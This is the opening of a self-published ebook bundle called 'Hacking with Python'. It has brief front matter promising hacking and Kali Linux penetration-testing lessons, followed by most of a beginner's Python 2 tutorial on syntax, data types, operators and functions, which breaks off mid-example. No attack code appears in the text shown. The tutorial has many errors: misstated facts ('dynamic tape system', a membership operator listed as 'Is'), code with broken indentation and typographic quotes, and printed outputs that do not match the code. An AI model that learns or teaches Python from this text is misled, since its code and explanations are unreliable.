HACKING WITH PYTHON

2 MANUSCRIPTS

Python and Hacking Guides

JEFF SIMON

Hacking with Python

2 Manuscripts: Python and Hacking Guides

Python

Python Programming Beginner's Guide

Hacking

Hacking Practical Guide for Beginners

By: Jeff Simon

Python Introduction

This book contains proven steps and strategies on how to use Python to create programs. It shows you how to follow commands and deliver your desired output.

This book also contains useful information regarding what Python is, its syntax as well as its functions. It also contains examples to help you understand the programming language better.

Hacking Introduction

This book contains proven steps and strategies on how to learn the fundamentals of hacking.

This eBook will teach you the basic principles of hacking. It will explain the three types of hackers as well as the tools that you can use. It will give you a detailed study plan on how to improve your skills and knowledge in a short period of time. In addition, this book

will teach you how to use the Python programming language.

An entire chapter is dedicated to penetration testing. That chapter will explain the different parts and requirements of an effective test. Additionally, that material will arm you with specific tools and techniques that you can use in your own “pen tests”.

The lessons that you’ll find in this book rely on an operating system called Kali Linux. Kali is the preferred OS of hackers and penetration testers. This OS contains an extensive collection of

hacking tools. With Kali, you won't have to download and install extra programs. You can use it as is.

This eBook will also discuss defense-oriented topics such as malware protection. This way, you'll know what to do in case you have to attack a target or thwart a hacker's efforts.

This document is geared towards providing exact and reliable information in regards to the topic and issue covered. The publication is sold with the idea that the publisher is not required to render accounting, officially permitted, or otherwise, qualified services. If advice is necessary, legal or professional, a practiced individual in the profession should be ordered.

From a Declaration of Principles which was accepted and approved equally by a Committee of the American Bar Association and a Committee of Publishers and Associations.

Python

Python Programming Beginner's Guide

By: Jeff Simon

Table of Contents

Introduction

I want to thank you and congratulate you for downloading the book, *“ Python: Python Programming Beginner’s Guide ”* .

This book contains proven steps and strategies on how to use Python to create programs. It shows you how to follow commands and deliver your desired output.

This book also contains useful

information regarding what Python is, its syntax as well as its functions. It also contains examples to help you understand the programming language better.

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1 - Introduction to Python

Python is a general purpose, high level programming language, which design philosophy focuses more on the readability of the codes. The syntax allows you to express concepts by using several lines of codes. These lines of codes are fewer than C++ and Java. In addition, it offers constructs designed to let clear programs on large scales and

small scales.

The Python programming language supports various programming paradigms. It encompasses imperative, object-oriented, and functional programming. In addition, it features automatic memory management and dynamic tape system. It also features an extensive and comprehensive standard library.

Several interpreters are available to install the programming language on different operating systems. This makes Python executable on nearly every

system. As a programmer, you can make use of third-party applications, such as Pyinstaller and Py2exe. The codes may be packaged into standalone executable programs for your operating system so that the software may be distributed to different environments without the need for an interpreter to be installed.

CPython is the reference implementation of this programming language. It is a free open source software with a community-based development model. The Python Software Foundation manages it. This organization is non-profit and owns the

copyright for Python version 2.1 and the most recent versions. The mission of the organization is to advance the open source technology associated with the programming language and publicize its usage.

Python – A Brief History

The Python programming language was developed during the late 1980's and was first implemented in December 1989. It was implemented by its main author, Guido van Rossum. This programming language was originally a simple project. Van Rossum just wanted

to have something to do during the Christmas season. During that time, he wanted to develop an interpreter for a scripting language that appeals to hackers of C and UNIX.

His project eventually turned into Python 2.0. It was released on October 16, 2000 and boasted of lots of new features, including a Unicode support and a full garbage collector. Python 3.0, also known as Python 3000 and py3k, was released on December 3, 2008. Many of its features were backported to versions 2.6 and 2.7.

More Information about Python

Python is an excellent programming language for beginners.

In fact, you can use it as your first programming language. You can use it to hone and practice your coding abilities and broaden your knowledge on programming. Its consistent and simple syntax is easy to understand. It also has a vast standard library, which prevents confusing. It is similar to Java in the sense that it also has an extensive standard library that you can use for many different projects. The assignments

are not limited to your usual check balancing programs or four-function calculator.

This programming language lets you deal with realistic applications as you go deeper into the fundamentals of programming. What's more, you get to learn about code reuse. Python has an interactive interpreter, which allows you to test different language features. You may keep a window open while the interpreter runs, at the same time keeping another window open for entering your source.

If you are a beginner and Python is your first programming language, you do not have to worry about not being able to focus on your skills. Python can actually help you develop and hone your skills in programming decomposition and data type design. Through this programming language, you will know more about basic concepts, such as loops and procedures. You can also work with various user-defined objects.

There is no prerequisite for learning Python.

It is perfectly alright to start from

scratch. You can learn Python even if you do not have any prior knowledge about programming. As long as you know how to use a computer and you can understand simple terms, you are good to go. Then again, it is a huge plus if you already know what programming languages are and have been exposed to at least one in the past.

Installing Python is very easy.

When it comes to installation, installing Python is pretty simple. Even if you are not tech savvy, you can easily install this programming language. Most UNIX and

Linux distributions actually include it in their system. Some Windows computers, especially the ones you find at Hewlett-Packard, have it pre-installed. Nonetheless, before you start using it, you should learn about text editors and integrated development environments (IDEs) first. This way, you can grasp the programming language more easily. Also, look at examples of codes or read books on how to start programming if you want to learn Python quickly.

You can basically do anything you want with your source.

Restrictions regarding copyright are minimal. This means that as long as you leave the copyrights alone or include them in your documents, you will be fine. See to it that you abide by the rules on copyright if you do not want to get in trouble with the law. You may even be allowed to use the programming language for commercial purposes if you ask permission from the owner. It is possible to sell copies that are in binary and source forms, whether or not they have been modified. Likewise, it is allowed to sell products that involve

Python. However, remember that the logo of the programming language is trademarked. So, if you want to use it, you should ask for permission.

Python is stable enough to be used regularly.

In fact, this programming language is stable. For every six to eighteen months, there is a new release, which comes out. The developers usually issue a bugfix release as well. Such release is meant for the older versions so that the recent releases will stay stable. In other words, bugfix releases are meant for stability.

Also, they are specified based on their version number. Then again, only the fixes for issues that have already been identified are included in the bugfix releases. They are expected to have similar interfaces too.

It is possible to create applications using Python.

If applications are what you want, do not worry because you can create them using this programming language. Python has numerous libraries and system calls found in various operating systems. You can rely on Python in terms of creating

an application, which requires easy to program interface. The programming language is efficient in accomplishing the tasks you need for your application programming interface (API).

It is easy to look for bugs and perform static analyses on Python.

You can use static analysis tools, such as PyChecker, to search for bugs in your source code. Tools like this warn about the style and the complexity of the codes. Aside from PyChecker, you can also use Pylint to see if your module satisfies the coding standards and allows the

customizability of plugins. This static analysis tool also has added features such as checking line length.

Python usually starts quickly, but it may start a bit slower in some cases.

If you are using Windows, you will not have a problem starting Python. However, there may be certain bug reports that cause the programming language to be slow to start up. This issue may have been caused by a misconfiguration of virus checking software. Thus, it is important to ensure that the virus scanning software program

you use is properly configured. All of your virus scanning software programs have to be identical. Such problems are usually experienced by users of McAfee.

The Python programming language got its name from a popular TV show in the 1960's and 1970's.

You may think that the programming language was inspired by a reptile. After all, where else could it have gotten its name, right? Well, if you are familiar with the British sketch comedy series Monty Python's Flying Circus, the origin of the programming language's name

would not come as a shock. The popular TV show aired from 1969 until 1974. During that time, Guido van Rossum was very fond of the series. He was reading its scripts while developing the programming language. So, when the time came that he had to think of a name, he went with ‘Python’, which was obviously inspired by ‘Monty Python’. Van Rossum thought that the name was clever, unique and mysterious.

Chapter 2 - Basic Syntax

Python is similar to other programming languages, namely Java, Perl, and C language. However, it is not identical to any of them because it still has several distinctions. For instance, you have the chance to run your program in various modes in Python.

Interactive Mode Programming

When you invoke the interpreter but did not pass the script file as the parameter, you will see these codes:

```
$ python
Python 2.4.3 ( #1, Nov 11 2010, 13:34:43 )
[GCC 4.1.2 20080704 (Red Hat 4.1.2-48)] on linux2
Type “help”, “copyright”, “credits” or “license” for more information.
>>>
```

Once you see this prompt, type this text then hit the Enter button:

```
>>> print “Sample Python text”:
```

When you run the above given code, you will get an output of:

```
Sample Python text
```

In case you're using a newer version of the programming language, you simply have to add a set of parenthesis to your text, such as the following:

```
>>> print ("Sample Python text")
```

Script Mode Programming

It is possible to invoke an interpreter by using script parameter. If you use this, your script will start to execute. It will continue to do this until it finishes then the interpreter will become inactive. Keep in mind that the files in the Python programming language are usually written with a *.py* extension. To help you understand things better, here is an example of a program typed in a sample.py file:

```
print “Sample Python text”;
```

Say, you have an interpreter that has

been set in the PATH variable. You can try running it such as follows:

```
$ python sample.py
```

When you run your program, you will get the following output:

```
Sample Python text
```

Identifiers

The identifier is defined as a name, which aids in identifying functions, variables, modules, classes and other objects. It generally starts with an underscore or a letter followed by a set of other letters, digits or underscores. A zero may also follow it. In your programs, you can use whatever letter you like, from A to Z. You are free to use uppercase and lowercase letters. Similarly, you can use whatever digit you like, from 0 to 9.

Then again, you are not allowed to use a

punctuation, including $, %, and @, within the identifiers. Also, keep in mind that being a case-sensitive programming language, Python requires you to be extremely careful when typing letters. Uppercase and lowercase letters are read differently. Hence, be careful when using them. Two words with exactly the same spelling but with a different set of uppercase and lowercase letters will be read differently.

For example, the words ‘testing’, ‘Testing’, and ‘TESTING’ all have the same letters. However, their sets of

uppercase and lowercase letters are different, so Python will read these as three separate entities. Even though they are technically the same word, the programming language considers them as three different identifiers.

The Rules of Python Identifiers

- Use uppercase letter to start the class name. Lowercase letter, however, should be used to start the remaining identifiers.
- If you use just one leading underscore to begin your identifier, it will automatically mean that it is

private.

- If you use two leading underscores to begin your identifier, it will automatically mean that it is a strong and private identifier.
- The identifier is considered as language-defined special name if two trailing underscores end it.

Reserved Words

There are some words in the Python programming language that cannot be used as any of the following: variables, constants, identifier names. Take note that all the keywords used in this programming language have lowercase letters. Here is a table containing the keywords:

And	Assert	Break	Class	Continue
def	del	elif	else	except
exec	finally	for	from	global
if	import	in	is	lambda

Not	or	pass	print	raise
return	try	while	with	yield

Indentation and Lines

In Python, you can't find braces to indicate blocks of code for functions, class definitions, and flow control. You need to use line indentation if you wish to denote a block of code. You may adjust the indentation of your spaces, but it is advisable to indent each statement with a block in a similar manner. To help you understand this concept better, these examples can help:

```
if True:
        print "Correct"
else:
```

```
        print “Incorrect”
```

```
if True
        print “Input”
        print “Correct”
else:
        print “Input”
        print “False
```

When you run the first example, you will surely get a sensible output. On the contrary, when you run the second example, you will merely get an error. The continuous lines that were indented

with the same number of spaces result in a block.

Multiline Statements

When ending your statements, use a new line. However, you may also use a (\ ), a continuation symbol indicating the need to continue your line. To help you understand this concept better, check out this example:

```
total = first_item + \
        second_item + \
        third_item
```

The statements inside the brackets { }, ( ), and [ ] are unnecessary in using the continuation symbol (\ ). If you wish to

show the months of the year on your screen, you can simply write your code as follows:

```
year = [ ‘January’, ‘February’, ‘March’, ‘April’, ‘May’, ‘June’, ‘July’, ‘August’, ‘September’, ‘October’, ‘November’, ‘December’ ]
```

Quotation

In the program, you can use different quotes to denote your string literals. For instance, you may use single quotes (‘), double quotes (“), or triple quotes (‘’’) or (“””). Then again, make sure to the same type of quotes at the start and end of your string. You can use triple quotes to span strings across multiple lines. Take a look at the following example:

```
paragraph = “”””This is an example of a paragraph. It consists of multiple sentences and lines.”””
```

Comments

Comments are not exactly required in a program. You are free to omit them if you do not like them or you think that they are merely a distraction. However, comments are actually helpful, especially when you are working on a long program or with a team of other programmers. They help keep the program organized and easy to understand.

The comments on the program will help you remember the codes you did previously. This is helpful if you have

not visited your work in quite a while and have forgotten what you did in that particular area of the program. Likewise, the comments can help guide the other programmers and help them figure out what to do next. In other words, your comments can keep the other programmer from guessing what to do. Through the comments, he will be guided accordingly.

Anyway, when you write comments, see to it that you begin with a hash symbol (#) that is not found within the string literal. It is necessary for every

character after the hash symbol until the end of the line to be included in your comment. Do not worry about your comments ruining your program. All comments are ignored in Python. You can write whatever you want as a comment and it will not affect your program in any way. The interpreter will simply pass by it. Here is a simple example of a comment:

```

# First comment
print “Sample Comment”;
# second comment
```

When you run the above give code, you will get an output of:

```
Sample Comment
```

If you want, you can also write a comment after an expression or statement. Look at the following example:

```
name = “Wendy” # This is a sample comment
```

You can even comment on multiple lines if you want. Just look at the following example of comments:

```
# This is a sample comment.
```

```
# This one is also a comment.
# This is another comment.
# This comment is written by Wendy.
```

Blank Lines

Comments are not the only ones ignored in Python. The programming language ignores blank lines too. These lines do not contain anything else aside from whitespaces. Nevertheless, they may contain comments. When it comes to interactive interpreter sessions, you need to use empty lines if you wish to terminate multiline statements.

Waiting for User

If you are not yet done with your application but you want to keep the console window open, use *\n\n*. This can create two more lines before the actual line is shown. Here is an example to help you out:

```
raw_input ("\n\n Hit Enter to exit.")
```

The moment you press the Enter button, your program will be terminated.

Multiple Statements

If you want to write multiple statements on a single line or create multiple groups as suits, see to it that you always use the semicolon (;). This will let you write as many statements as possible. However, make sure they do not begin any new blocks of code. Consider the following example:

```
import sys; y = ‘bar’;  sys.stdout.write (
y + ‘\n’)
```

If you are wondering about *suites*, they are simply groups of statements found in

a block of code. Complex and compound statements, including *while, if, class*, and *def* require suits and header lines. These header lines use a keyword at the beginning of the statement. They use a colon (:) to end such statements. Also, one or more lines that make up a suite follow them. Here is another example to help you figure things out:

```
if expression :
        suite
elif expression :
        suite
else :
```

suite

Chapter 3 - Variables

Variables are reserved memory locations that you use to store values. Each time you create a variable, you reserve a space in the memory. Your variable data type dictates which elements the interpreter can keep in the reserved memory. This same interpreter is also the one, which allocates the memory. You can store integers, characters, and decimals in variables, provided you assign them with various

data types.

Variable Assignment

There isn't any need for you, as a programmer, to declare explicitly the variables that you use to reserve a memory space. Variables are declared automatically the moment values get assigned to them. Then again, you need to incorporate the equal sign (=) in your program when you assign your values. The operand found at the left side of the equal sign is your variable name. On the other hand, the operand found at the right side of the equal sign is your variable value. Still a little bit

confused? Check out these sample codes:

```
amount = 10          # This is an integer assignment.
kilometers = 100.0                # This is a floating point.
name = “Wendy”          # This is a string.

print amount
print kilometers
print name
```

As you can see in the example shown

above, the values *10*, *100.0*, and *"Wendy"* are all assigned to particular variables, which in this case, are *amount*, *kilometers*, and *name*. If you run this sample code, you will get this output:

```
10
100.0
Wendy
```

Multiple Assignment

You can assign a value to several variables simultaneously, such as the following example:

```
x = y = z = 1
```

In this example, a single value was used to create an integer object. The variables *x*, *y*, and *z* are similar in value. In this case, the value is *1*. It indicates that all these variables are allocated to the same memory. Nonetheless, you can also allocate multiple objects to multiple variables. Consider the following

example to understand this concept further:

```
x, y, z = 2, 4, “wendy”
```

In this example, two integer objects that have the values *2* and *4* were allocated to two variables, which are *x* and *y*. The string object *“wendy”* was allocated to the variable *z*.

Standard Data Types

When it comes to standard data types, you will find five of them in the Python programming language. These standard data types are *numbers*, *list*, *string*, *tuple*, and *dictionary*. It can store multiple data types in a single memory. Say, you wish to store age as a numeric value; you may do just that. Likewise, you may store address as an alphanumeric character.

Numbers

In Python, the numeric values are stored

in the number data types. It is possible to create number objects, provided you allot them with values. Consider the following example:

```
var1 = 10
var2 = 100
```

Anyway, if you wish to delete a reference to a number object, you have to use *del*. It is also ideal to use in case you want to delete single and multiple objects. Here is the syntax for *del*:

```
del var1 [ , var2 [ , var3 [ . . . , varN ] ] ] ]
```

The programming language supports four numerical types, which are the following:

- long
- int
- complex
- float

Let us discuss these numerical types in detail:

Long is used for long integers. However, they may also be represented in hexadecimal as well as octal. Then, there is Int. It is used for signed integers.

Conversely, complex is used for complex numbers. Finally, there is Float, which is used for floating point real values.

When you use long, keep in mind that you need to use the uppercase L if you do not want to experience confusion. As you can see, the lowercase L looks similar to the number 1. So, if you do not want to be confused with your characters, just use the uppercase letter L. If you still insist in using the lowercase L, see to it that you remember where you used it.

Most programmers write their long integers with the uppercase L so that they can complete their programs smoothly and more easily. Also, keep in mind that complex numbers have ordered pairs of real floating point numbers that are denoted by $x + yi$. In this case, x is real while y is imaginary.

Strings

What about strings? Well, they are contiguous sets of characters. They are represented with quotation marks (‘ ‘).

As a programmer, you can use either

single quotes or double quotes in your program. However, see to it that you are consistent with whatever you choose to use. For instance, if you chose to go with single quotes, go with single quotes all the way. Likewise, when you go with double quotes, make sure to use double quotes all throughout your program. This way, you can avoid confusions, errors, and misrepresentations.

In this programming language, you can also use the slice operator ([:]) or ([ ]) when it comes to dealing with string subsets. An asterisk (*) is also ideal to

be used as a repetition operator. Moreover, you can use the plus sign (+) as your string concatenation operator. Check out the following example to understand this concept better:

```
#!/usr/bin/env python

str = 'Wendy Dawn David.'

print str                    # This prints the entire string.
print str[ 0 ]               # This prints the first character of the string.
                                        print str[
```

3:9]

This prints the fourth to ninth characters of the string.

print str[4:] # This prints the fourth character onwards.

print str * 3 # This prints the string three times.

print str + "SAMPLE CODE" #

```
This prints the concatenated string.
```

When you run the sample code shown above, you will obtain the following output:

```
Wendy Dawn David.
W
dy Daw
y Dawn David.
Wendy Dawn David.Wendy Dawn David.Wendy Dawn David.
Wendy Dawn David.SAMPLE CODE
```

Lists

Lists are highly versatile. In fact, they are the most versatile among all compound data types. They feature items enclosed within square brackets ([ ]) and are separated by commas (,). Up to some extent, lists are the same as the arrays used in the C language. Then again, every item found in a list has the potential of becoming a different type of data. Here is an example to help you out:

```
#!/usr/bin/env phyton
```

```
list = [ ‘wxyz’, 3.14159265359, ‘wendydawn’, ‘david’ ]
shortlist = [123]

print list          # This prints the entire list.
print list [ 0 ]          # This prints the first element in the list.
print list [ 3:14 ]          # This prints the fourth to the fourteenth elements in the
```

```
                                    list.
print list [ 2: ]              # This prints the
third element onwards.
print shortlist * 3            # This
prints the list three times.
print list + shortlist         # This prints
the concatenated lists.
```

When you run the above given example, you will get this output:

```
[ ‘wxyz’, ‘3.1415926535900001,
‘wendydawn’, ‘david’ ]
wxyz
```

```
[ ‘david’ ]
[ ‘wendydawn’, ‘david’ ]
[ 123, 123, 123]
[ ‘wxyz’, 3.1415926535900001, ‘wendydawn’, ‘david’, 123 ]
```

Tuples

Tuples are basically sequences of immutable objects. Up to some extent, they are just like lists. However, it is not possible to change them and they need to have parentheses (( )) rather than square brackets ([ ]). This means you

can’t add, delete or change any element from a tuple. Its main purpose is to keep things constant.

Programmers are not perfect. They make mistakes in their programs, too. There may be times when you change a variable, which you shouldn’t. If you do this, just convert a tuple into a list or vice versa.

Tuples are also heterogeneous data structures. This means that their entities have different meanings. They are different from lists that are homogeneous sequences. Tuples have structure and

lists have order.

Do not worry because it is easy to write tuples. All you have to do is separate the values with the use of a comma (,). Take a look at the following example:

```
tup1 = ( ‘algebra’, ‘physics’, 1900 , 2015 );
tup2 = ( 5, 6, 7, 8 );
tup3 = “w”, “x”, “y”, “z”;
```

It is even possible to create a tuple that is empty and does not have any value at all, such as the following:

```
tup1 = ( );
```

Then again, you have to understand that you still need to include a comma in your code even if the tuple has only a single value. Here is an example:

```
tup1 = (27, );
```

Tuple indices begin at 0. They can also be concatenated and sliced.

Dictionaries

Dictionaries are also forms of data structure. Just like lists, they are widely used in programming, including Python. These data structures associate and map elements that are meant to be stored to keys.

When you create a dictionary, it is as if you create a list or a tuple. Dictionaries are often referred to as *hashes* in many programming languages. However, in Python, they are referred to as *dicts*. That is actually easy to remember since *dicts* is like a shortcut for *dictionaries*. Then again, what you call them does not really matter. All that matters is what they do once compared with lists.

Lists vs. Dictionaries

It is true that lists and dictionaries have many things in common. However, they are still two different entities. To help you understand their differences further, check out this example:

An example of a list:

```
items = [ ‘w’, ‘x’, ‘y’, ‘z’ ]
print items [ 1 ]
x
items [ 1 ] = ‘a’
print items [ 1 ]
a
items
[ ‘w’, ‘a’, ‘y’, ‘z’ ]
```

As a programmer, you can use numbers to

index into your list. You can also use numbers to learn what is in this particular list. Nonetheless, you can only use numbers to take items off a list.

How about a dictionary? Well, you can use numbers or whatever you actually want to use. Dictionaries tend to associate one thing with another thing. It does not really matter what it is, so you do not have to get all worked up about it.

An example of a dictionary:

```
foobar = { ‘name‘ : ‘Wendy Dawn’, ‘age’ : 20 + 7, ‘profession’ : “engineer” }
```

```
print foobar [ ‘name’ ]
```

```
print foobar [ ‘age’ ]
```

```
print foobar [ ‘profession’ ]
foobar [ ‘city’ ] = “New York”
print foobar [ ‘city’ ]
```

When you run the code shown above, you will get the following output:

```
Wendy Dawn
27
engineer
New York
```

As you can see in the example, you can also use strings, not just numbers. In fact, you can even include new information in the dictionary with the use of strings. If you don’t plan to use

strings, try the following:

```
foobar [ 1 ] = “foo”
foobar [ 2 ] = “bar”
print foobar [ 1 ]
print foobar [ 2 ]
foobar
{ ‘city’ : ‘New York’ , 2: ‘bar’, ‘name’ :
‘Wendy’, 1 : ‘foo’ , ‘age’ : 22, ‘height’ :
165 }
```

In this example, numbers are used in the program. Strings and numbers are actually commonly seen in dictionaries. If you want to delete a particular entry,

you may use the keyword *del*. Take a look at the following example:

```
del foobar [ ‘city’ ]
del foobar [ 1 ]
del foobar [ 2 ]
foobar
{ ‘name’ : ‘Wendy’, ‘age’ : 22, ‘height’ : 165 }
```

By this time, you should already have enough understanding about dictionaries. You should already know when you have to use them. Always take note that dictionary properties are not the same as

list properties. They work with mapping keys to values. The following conditions should be met before you can use *dict*.

- You have a need to obtain elements based on a certain identifier, such as names or addresses.
- You do not have a need for things to be in a particular order. Keep in mind that dictionaries usually do not have a notion of order. If you plan to organize your items or elements based on a specific ranking, it is advisable to use a list instead of a dictionary.

- You have a plan to add and remove certain elements as well as their keys.

Chapter 4 - Operators

In the Python programming language, you will find seven types of operators. These are constructs that manipulate the values of the operands in the program. The seven types of operators are arithmetic, comparison or relational, assignment, logical, bitwise, membership, and identity operators. Each type has a specific purpose.

Arithmetic Operators

Operator	*Description*

Addition (+)	Adds values
Subtraction (-)	Subtracts the second operand from the previous operand
Multiplication (*)	Multiplies values
Division (/)	Divides the first operand by the second operand.
Modulus (%)	Divides first operand by the second operand and returns the remainder

Exponent (**)	Performs exponential calculation on the operators.
Floor Division (//)	Divides operands but eliminates the decimal points after getting the result.

Comparison Operators or Relational Operators

Operator	*Description*
==	If the values of both operands are equal, the

	condition is true.
!=	If the values of both operands are not equal, the condition is true.
<>	If the values of both operands are not equal, the condition is true.
>	If the value of the left operand is bigger than the value of the right operand, the condition is true.
<	If the value of the left operand is less than the

	value of the right operand, the condition is true.
>=	If the value of the left operand is bigger or equal to the value of the right operand, the condition is true.
<=	If the value of the left operand is less than or equal to the value of the right operand, the condition is true.

Assignment Operators

Operator	*Description*
=	It assigns values from the right operand to the left operand.
+= add AND	It adds the right operand to the left operand, and then allocates the result to the left operand.
-= subtract AND	It subtracts the right operand from the left operand, and then allocates the result to the left

	operand.
*= multiply AND	It multiples the left operand and the right operand, and then allocates the result to the left operand.
/= divide AND	It divides the left operand with the right operand, and then allocates the result to the left operand.
%= modulus AND	It uses the two operands to find the modulus, and then allocates the result to the left operand.

**= exponent AND	It performs exponential computation on the operators and then assigns the value to the left operand.
//= floor division	It performs floor division on the operators and assigns the value to the left operand.

Bitwise Operators

Operator	*Description*
& binary	It copies the bit if it is

AND	present in both operands.
| binary OR	It copies the bit if it is present in either operand.
^ binary XOR	It copies the bit if it is present in one operand, but not both.
~ binary ones complement	It flips bits.
<< binary left shift	It moves the value of the left operand towards the left based on the number

	of bits assigned by the right operand.
>> binary right shift	It moves the value of the left operand towards the right based on the number of bits assigned by the right operand.

Logical Operators

Operator	*Description*
And logical AND	The condition is true if both operands are true.

Or logical OR	The condition is true if an operand is non-zero.
Not logical NOT	It reverses the logical state of the operand.

Membership Operators

Operator	*Description*
Is	If the variables on either side of the operator point toward the same object, it evaluates to true.

	Otherwise, it evaluates to false.
Not in	If it does not find a variable in a particular sequence, it evaluates to true. Otherwise, it evaluates to false.

Identity Operators

Operator	*Description*
Is	If the variables on either side of the operator point towards the same object, it

	evaluates to true. Otherwise, it evaluates to false.
Is not	If the variables on either side of the operator point towards the same object, it evaluates to false. Otherwise, it evaluates to true.

Chapter 5 - Functions

In general, functions are blocks of code used in performing a certain action. They have far better modularity for applications and higher code reusing degree. In Python, you will find various built-in functions. Nevertheless, you can also create your own functions. Yes, customized functions are allowed in this programming language. They are, in fact, referred to as *user-defined functions*.

This is great for programmers who prefer to have more control and personalization over their programs.

Defining Functions

As a programmer, you can use functions that are pre-defined or have already been created. However, if you want to save more time, just create your own. The built-in functions in the Python programming language are fine, but it can take a while before you can memorize all of them. So, it may be better to just write your own functions. In fact, aside from saving time, you can

use your custom functions in other programs. Just keep in mind that when you define your functions, you need to:

- Start the function block with *def* then a set of parenthesis and a function name.
- Put your argument or input parameter inside a set of parenthesis. You can define your parameters with this set of parenthesis too.
- Include a colon (:) at the start of the code block within a function. Do not forget to use indention.
- Keep in mind that initial statements

in functions are optional. Thus, you can omit them if you find them unnecessary. You can use them, however, as your documental string or *doctstring* of functions.

- Keep in mind that *return* is a statement or expression that exits a function. You can also use it to pass an expression back to the caller. The good news is that if you use a return statement that does not have an argument, it is just like using *return None*.

If you want to know more about the operation *def*, check out the following sample codes:

```
def functionname ( parameter1, parameter2 ) :
        { this is where you put your code in the function }
        { put more codes here }
        { put some more codes here }
        return { enter a value to return to the program }
{ you will not see the code you put here in the function }
```

```
{ because it is not indented }
# do not forget to include a colon “ : “ at the end
# of the line that begins with ‘def’
```

In the above given example, *functionname* is designated as the name of the function. Underneath it is a space for your code. Put your code in this function. Of course, you should always indent it. If you do not use indention, the program will not read it.

The functions in Python are independent of the main program. It is as if your

computer sees a function that it does not recognize. However, it can still recognize the value that the function returns.

Say, you have the variable *w* and you want to store the value *11* in it. If you do that, your computer will see it. However, it will not recognize the variable *w*. Instead, it will recognize the value *11*. This is just what happens with functions. These functions appear as the value of what you give them when you run them. In other words, they are akin to small programs that parameters are

given to. They run on their own and return a value.

In this programming language, parameters come with positional behaviors. You have to call them just like how you define them. Here is an example to help you understand this concept further:

```
def functionname ( parameters ) :
        “function_docstring”
        function_suite
        return [ expression ]
```

```
def printme ( str ):
```

```
"The example prints out a passed string into a function."
print str
return
```

Calling Functions

When you define functions, make it a point to include names, structures and parameter specifications. Provide a name to the function as well as a structure to the code. In addition, you need to define the parameter that you use in this particular function. When you finalize the basic structure of the

function, you can start calling it from another function. The moment you do this, you can execute the function. As the programmer, you can also call the function directly right from the prompt. Take a look at the following example:

```
# The function is defined at this point
def printme ( str ) :
        "This example prints a passed string into the function."
print str;
return;
```

```
# You can call the printme function here
printme ( “ This is the first call to the user defined function. ” ) ;
printme ( “ This is the second call to the user defined function. ” ) ;
```

When you run the above given example, it will yield the following output:

```
This is the first call to the user defined function.
This is the second call to the user defined function.
```

Pass By Reference vs. Value

In Python, a reference passes by the parameter and the argument. Thus, if you wish to change anything that the parameter refers to within the function, you will notice the chance in the calling function. If you are quite confused by this, here is a sample code that you need to check out:

```
# This is where you put the function definition
def changeme ( mylist ) :
        "It changes a passed list within a function"
```

```
        mylist.append ( [ 5, 6, 7, 8 ] );
        print "The values within the function are: ", mylist
        return

# You can call the changeme function here
mylist = [ 20, 30, 40 ];
changeme ( mylist );
print "The values outside of the function are: ", mylist
```

When you run the above given same code, you will get the following output:

```
The values within the function are: [ 20, 30, 40, [ 5, 6, 7, 8 ] ]
The values outside of the function are: [ 20, 30, 40, [ 5, 6, 7, 8 ] ]
```

As for the arguments that the reference passes by, check the following example to understand the concept better:

```
# This is where you put a function definition
def changeme ( mylist ) :
```

```
        "It changes a passed list within the function"
mylist = [ 5, 6, 7, 8 ];
print "The values within the function are: ", mylist
return

# You can call the changeme function here
mylist = [ 20, 30, 40 ];
changeme ( mylist );
print "The values outside of the function are: ", mylist
```

The parameter *mylist* is local to the function *changeme*. If you change mylist within the function, there will not be any change in the program. This is because the function does not do anything. When you run the code, you will get the following output:

```
The values within the function are: [ 5, 6, 7, 8]
The values outside of the function are [ 20, 30, 40 ]
```

In the above given example, the reference has been overwritten within

the called function.

Math Functions

Math functions are those specifically designed for special mathematical operations. Always remember that you cannot use them if you are also using complex numbers.

The following are the math functions you need to use in the Python programming language:

math.ceil (x) –returns the ceiling of x, which is the smallest integer that is greater than or equal to (≥) x. It

delegates to *x . _ ceil _ ( )* if x is not a float. It returns an integral value.

math.fabs (x) – returns the absolute value of x (| x |).

math.copysign (x, y) –returns a float with the magnitude of x and the sign of y.

math.factorial (x) –returns the x factorial. If x is negative or is not an integral, it raises the exception *ValueError*.

math.floor (x) –returns the floor of x, which is the largest integer that is less than or equal to (≤) x. It delegates to *x . _ floor ( )* if x is not a float. It returns an

integral value.

math.frexp (x) – returns the exponent and mantissa (coefficient or significand) of x as the pair *m* and *e* (m, e) such that x = m * 2 ^ e, where *m* is a float and *e* is an integer.

math.fmod (x, y) – returns fmod (x, y). Take note that in this programming language, the expression *x % y* may not yield the same output as in C. It returns a result with the sign of y. It may not be computable for a float argument as well. It is actually more ideal to be used with integers rather than floats.

math.fsum (iterable) – returns the right floating point sum of values in the iterable and tracks multiple intermediate partial sums to avoid loss of precision.

math.isinf (x) – confirms whether float x is either negative or positive infinite.

math.isnan (x) – confirms whether if the float x is a NaN (not a number).

math.modf (x) – returns the integer and fractional parts of x. The results that you get are floats with the sign of x.

math.ldexp (x, i) – returns x * (2 * * i).

math.modf (x) – returns the integer and

fractional parts of x. The results you get are floats with the sign of x.

math.trunc (x) – returns the real value of x that is truncated to an integral.

math.exp (x) – returns e * * x.

math.log1p (x) – returns the natural logarithm of 1 + x (base e).

math.log (x [, base]) – returns the logarithm of x to the given base, and the natural logarithm of x when there is no specific base.

math.log10 (x) – returns the base 10 logarithm of x.

math.sqrt (x) – returns the square root

of x.

math.pow (x, y) – returns x raised to the power of y.

math.sin (x) – returns the sine of x (sin (x)), in radians.

math.cos (x) – returns the cosine of x (cos (x)), in radians.

math.tan (x) – returns the tangent of x (tan (x)), in radians.

math.asin (x) – returns the arc sine of x (arcsin (x)), in radians.

math.acos (x) – returns the arc cosine of x (arccos (x)), in radians.

math.atan (x) – returns the arc tangent

of x (arctan (x)), in radians.

math.atan2 (y, x) – returns *atan (y / x)*, in radians.

math.hypot (x, y) – returns *sqrt (x * x + y * y)*, which is the Euclidean norm or the magnitude.

math.radians (x) – converts the angle x from degrees (deg) to radians (rad).

math.degrees (x) – converts the angle x from radians (rad) to degrees (deg).

math.asinh (x) – returns the inverse hyperbolic sine of x.

math.acosh (x) – returns the inverse hyperbolic cosine of x.

math.atanh (x) – returns the inverse hyperbolic tangent of x.

math.sinh (x) – returns the hyperbolic sine of x.

math.cosh (x) – returns the hyperbolic cosine of x.

math.tanh (x) – returns the hyperbolic tangent of x.

math.e – is the mathematical constant *e*.

math.pi – is the mathematical constant *pi*.

Perhaps, you can understand the concept of math functions in Python better if you

will study the following sample codes involving the use of such functions.

math.sqrt (x) :

```
import math
print math.sqrt ( 25.0 )
print math.sqrt ( 5 )
try:
